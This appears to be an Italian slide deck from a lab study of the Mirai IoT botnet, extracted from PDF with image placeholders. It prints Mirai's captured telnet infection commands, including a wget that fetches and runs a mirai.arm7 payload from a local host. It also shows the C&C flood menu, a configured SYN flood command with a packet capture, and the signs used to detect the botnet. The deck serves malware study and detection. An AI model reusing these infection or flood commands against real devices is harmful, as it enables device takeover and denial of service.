Raspbian GNU/Linux 10
```

```
.....P.....root
admin
enable
shell
sh
/bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox kill -9 1753
/bin/busybox cat /proc/mounts | /bin/busybox grep '/dev/'; /bin/busybox ECCHI
/bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/shm' > /dev/shm/.nippon; /bin/busybox cat /dev/shm/.nippon; /bin/busybox rm /dev/shm/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/hugepages' > /dev/hugepages/.nippon; /bin/busybox cat /dev/hugepages/.nippon; /bin/busybox rm /dev/
hugepages/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/mqueue' > /dev/mqueue/.nippon; /bin/busybox cat /dev/mqueue/.nippon; /bin/busybox rm /dev/
mqueue/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox ECCHI
rm /.t; rm /.sh; rm /.human
rm /dev/shm/.t; rm /dev/shm/.sh; rm /dev/shm/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
cd /
/bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
/bin/busybox wget http://192.168.1.9:80/bins/mirai.arm7 -O - > dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
./dvrHelper telnet.arm7; /bin/busybox IHCE
```



Attacchi DDoS

Dalla CLI del C&C, inviando il carattere ? vengono mostrati gli attacchi DDoS che è possibile lanciare.

```
2 Bots Connected | mirai
File Actions Edit View Help
mirai@botnet# ?
Available attack list
syn: SYN flood
ack: ACK flood
greeth: GRE Ethernet flood
udpplain: UDP flood with less options. optimized for higher PPS
http: HTTP flood
vse: Valve source engine specific flood
dns: DNS resolver flood using the targets domain, input IP is ignored
greip: GRE IP flood
udp: UDP flood
stomp: TCP stomp flood
mirai@botnet#
```






Simulazione attacco DDoS – SYN Flood


SYN Flood

How it works

TCP three-way handshake



SYN Flood attack





Simulazione attacco DDoS – SYN Flood

Mirai concede la possibilità di personalizzare l'attacco con alcune opzioni

```
2 Bots Connected | mirai
File Actions Edit View Help
mirai@botnet# syn ?
Comma delimited list of target prefixes
Ex: 192.168.0.1
Ex: 10.0.0.0/8
Ex: 8.8.8.8,127.0.0.0/29
mirai@botnet# syn 192.168.1.9 ?
Duration of the attack, in seconds
mirai@botnet# syn 192.168.1.9 60 ?
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
fin: Set the FIN bit in IP header, default is 0 (no)
seqnum: Sequence number value in TCP header, default is random
acknum: Ack number value in TCP header, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai@botnet# syn 192.168.1.9 60 source=255.255.255.255 dport=80
```



Simulazione attacco DDoS – SYN Flood

I bot inviano segmenti TCP SYN, senza completare il terzo passo dell'handshake

ip.addr == 192.168.1.9 and tcp.port == 80						
No.	Time	Source	Destination	Protocol	Length	Info
89	2.973213255	141.165.103.192	192.168.1.9	TCP	74	17907 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1410 SACK_PERM=1
94	2.974202536	122.211.13.236	192.168.1.9	TCP	74	30743 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1404 SACK_PERM=1
90	2.973243493	192.168.1.9	141.165.103.192	TCP	74	80 → 17907 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=14
95	2.974219362	192.168.1.9	122.211.13.236	TCP	74	80 → 30743 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=14
121	3.977714435	192.168.1.9	141.165.103.192	TCP	74	[TCP Retransmission] 80 → 17907 [SYN, ACK] Seq=0 Ack=1 W
210	5.994063482	192.168.1.9	141.165.103.192	TCP	74	[TCP Retransmission] 80 → 17907 [SYN, ACK] Seq=0 Ack=1 W
355	10.217474933	192.168.1.9	141.165.103.192	TCP	74	[TCP Retransmission] 80 → 17907 [SYN, ACK] Seq=0 Ack=1 W
691	18.410003538	192.168.1.9	141.165.103.192	TCP	74	[TCP Retransmission] 80 → 17907 [SYN, ACK] Seq=0 Ack=1 W
120	3.977666227	192.168.1.9	122.211.13.236	TCP	74	[TCP Retransmission] 80 → 30743 [SYN, ACK] Seq=0 Ack=1 W
211	5.994088346	192.168.1.9	122.211.13.236	TCP	74	[TCP Retransmission] 80 → 30743 [SYN, ACK] Seq=0 Ack=1 W
354	10.217434741	192.168.1.9	122.211.13.236	TCP	74	[TCP Retransmission] 80 → 30743 [SYN, ACK] Seq=0 Ack=1 W
692	18.410031771	192.168.1.9	122.211.13.236	TCP	74	[TCP Retransmission] 80 → 30743 [SYN, ACK] Seq=0 Ack=1 W
Frame 121: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0						
Ethernet II, Src: PcsCompu_78:50:07 (08:00:27:78:50:07), Dst: Vodafone_05:13:f0 (14:14:59:05:13:f0)						
Internet Protocol Version 4, Src: 192.168.1.9, Dst: 141.165.103.192						
Transmission Control Protocol, Src Port: 80, Dst Port: 17907, Seq: 0, Ack: 1, Len: 0						



Conclusioni

- Aumento del traffico di rete dall'interno verso l'esterno
- Aumento del traffico di rete interno
- Cattura di sequenze di comandi specifiche
- Comportamenti anomali nei dispositivi

Esempi:

- riavvio improvviso
- registrazione disabilitata
- stream video non disponibile



Lavori futuri

Partire dai risultati ottenuti per automatizzare il rilevamento e la classificazione dei malware IoT, con l'utilizzo di tecnologie di tipo Analytics ed Artificial Intelligence



Grazie per l'attenzione